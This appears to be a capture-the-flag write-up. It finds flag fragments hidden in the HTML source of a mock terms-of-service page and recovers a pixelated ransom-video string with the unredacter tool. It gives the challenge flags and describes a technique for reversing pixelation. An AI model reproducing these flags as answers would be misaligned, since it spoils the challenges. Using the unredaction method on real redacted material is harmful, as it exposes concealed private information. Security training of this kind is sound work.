
Not secure view-source:34.126.187.50:5507/terms.html

```
<h2>7. Prohibited Uses</h2>
<p>You may not use the Service to transmit unauthorized encrypted payloads, brute-force access protocols, or attempt horizontal p

<h2>8. Indemnification</h2>
<p>You agree to indemnify, defend, and hold harmless BlackVault, its affiliates, officers, directors, employees, consultants, age

<h2>9. Compliance with Export Control Laws</h2>
<p>You acknowledge that the Service and any underlying technology may be subject to export controls under applicable laws. You ag

<h2>10. Third-Party Integrations</h2>
<p>The Service may contain links to or integrations with third-party websites, applications, and services. BlackVault does not en

<h2>11. Acceptable Use Policy</h2>
<p>In addition to the prohibited uses outlined in Clause 7, you agree to adhere to our comprehensive Acceptable Use Policy. This

<h2>12. Security Audit Adjustments</h2>
<p>
  The Company reserves the right to suspend accounts without notice. Users must always consent to periodic assessments. Any detec
</p>

<h2>13. Subpoena Processing and Law Enforcement Requests</h2>
<p>In the event that BlackVault receives a valid subpoena, court order, or formal request from a recognized law enforcement agenc

<h2>14. Force Majeure</h2>
<p>BlackVault shall not be held liable for any delay or failure in performance of any part of the Service resulting from causes b

<h2>15. Liability Limitations</h2>
<p>Under no circumstances shall BlackVault Network Division be liable for any direct, indirect, incidental, or consequential dama

<h2>16. Account Verification and KYC Protocols</h2>
<p>To maintain the integrity of the BlackVault ecosystem, we may periodically require users to undergo comprehensive Know Your Cu

<h2>17. Beta Features and Experimental Modules</h2>
<p>From time to time, BlackVault may offer access to experimental features labeled as "Beta" or "Preview". These modules are prov

<h2>18. Communication Preferences</h2>
<p>By registering for an account, you consent to receive electronic communications from BlackVault regarding operational updates,

<h2>19. Termination Rights & Perpetual Claims</h2>
<p>
  Certain rights regarding your digital asset forfeiture survive termination of this agreement. BlackVault retains perpetual, irr
  <span class="invisible-fragment">pr1nt_</span>
</p>

<h2>20. Waiver of Rights</h2>
<p>The failure of BlackVault to exercise or enforce any right or provision of these Terms of Service shall not constitute a waive

<h2>21. Entire Agreement</h2>
```

Not secure view-source:34.126.187.50:5507/terms.html

```
<h2>41. Sovereign Identity Integration</h2>
<p>BlackVault supports decentralized sovereign identity providers. However, we do not vouch for the legitimacy of claims verified by third-party

<h2>42. Synthetic Data Generation</h2>
<p>Aggregated, anonymized metadata may be utilized to train synthetic data models for improving our anomaly detection engines. This data cannot b

<h2>43. Decentralized Node Participation</h2>
<p>Users opting into the decentralized storage tier assume all risks associated with fragmentation and peer-to-peer latency variances.</p>

<h2>44. Quantum Entropy Sourcing</h2>
<p>Our random number generators utilize hardware-based quantum entropy. However, algorithmic determinism at extreme scales cannot be definitively

<h2>45. Cross-Border Data Transfers</h2>
<p>By utilizing our global network, you consent to the routing of encrypted packets across jurisdictional boundaries lacking equivalent data prot

<h2>46. Zero-Day Vulnerability Disclosure</h2>
<p>Discovering a zero-day vulnerability in the BlackVault architecture carries a strict non-disclosure mandate until a patch is deployed. Public

<h2>47. Neuromorphic Hardware Accerlation</h2>
<p>Processes utilizing our experimental neuromorphic hardware cluster are subject to non-deterministic output variances. We are not liable for lo

<h2>48. Exfiltration Countermeasures</h2>
<p>Mass data exfiltration attempts exceeding standard behavioral profiles will activate localized connection tarpits to stall potential bad actor

<h2>49. Archival Expiration</h2>
<p>Dormant accounts inactive for 365 consecutive days will enter the Archival Expiration queue. Reinstatement requires cryptographic verification

<h2>50. Final Clause of Ambiguity</h2>
<p>In all matters of ambiguity within these Terms, BlackVault retains the sole right of interpretation. All decisions rendered by the compliance

<h2>Appendix A</h2>
<p>Standard data extraction rates and processing fees. Rates are subject to market volatility.</p>

<h2>Appendix B</h2>
<p id="appendix-b">Reserved for supplementary compliance notices.</p>

<h2>Appendix C</h2>
<p>Vendor Subprocessing specifications and upstream liability disclaimers.</p>

<div class="legal-footnote">n3v3rr_l13ss}</div>

</div>
```

Check the source of the page and there are flag for part 2 and 3.



Part 1 is located in style.css.

AlphaZer0


Description: The hacker group AlphaZer0 has hit UNITEN with ransomware and released a ransom video demanding payment.

During analysis, investigators noticed suspicious redacted strings flashing in the video. It's believed those strings may reveal the real decryption key.

Analyze the evidence from the video and recover the key to save UNITEN.


Flag format: hack10{key}

This pixelated image is given.




https://bishopfox.com/blog/unredacter-tool-never-pixelation

After some research came across this blog page.



https://github.com/bishopfox/unredacter

There is a tool named unredacter to help getting the flag



Use the tool to underact the image, the flag found. Hack10{unitenthunders}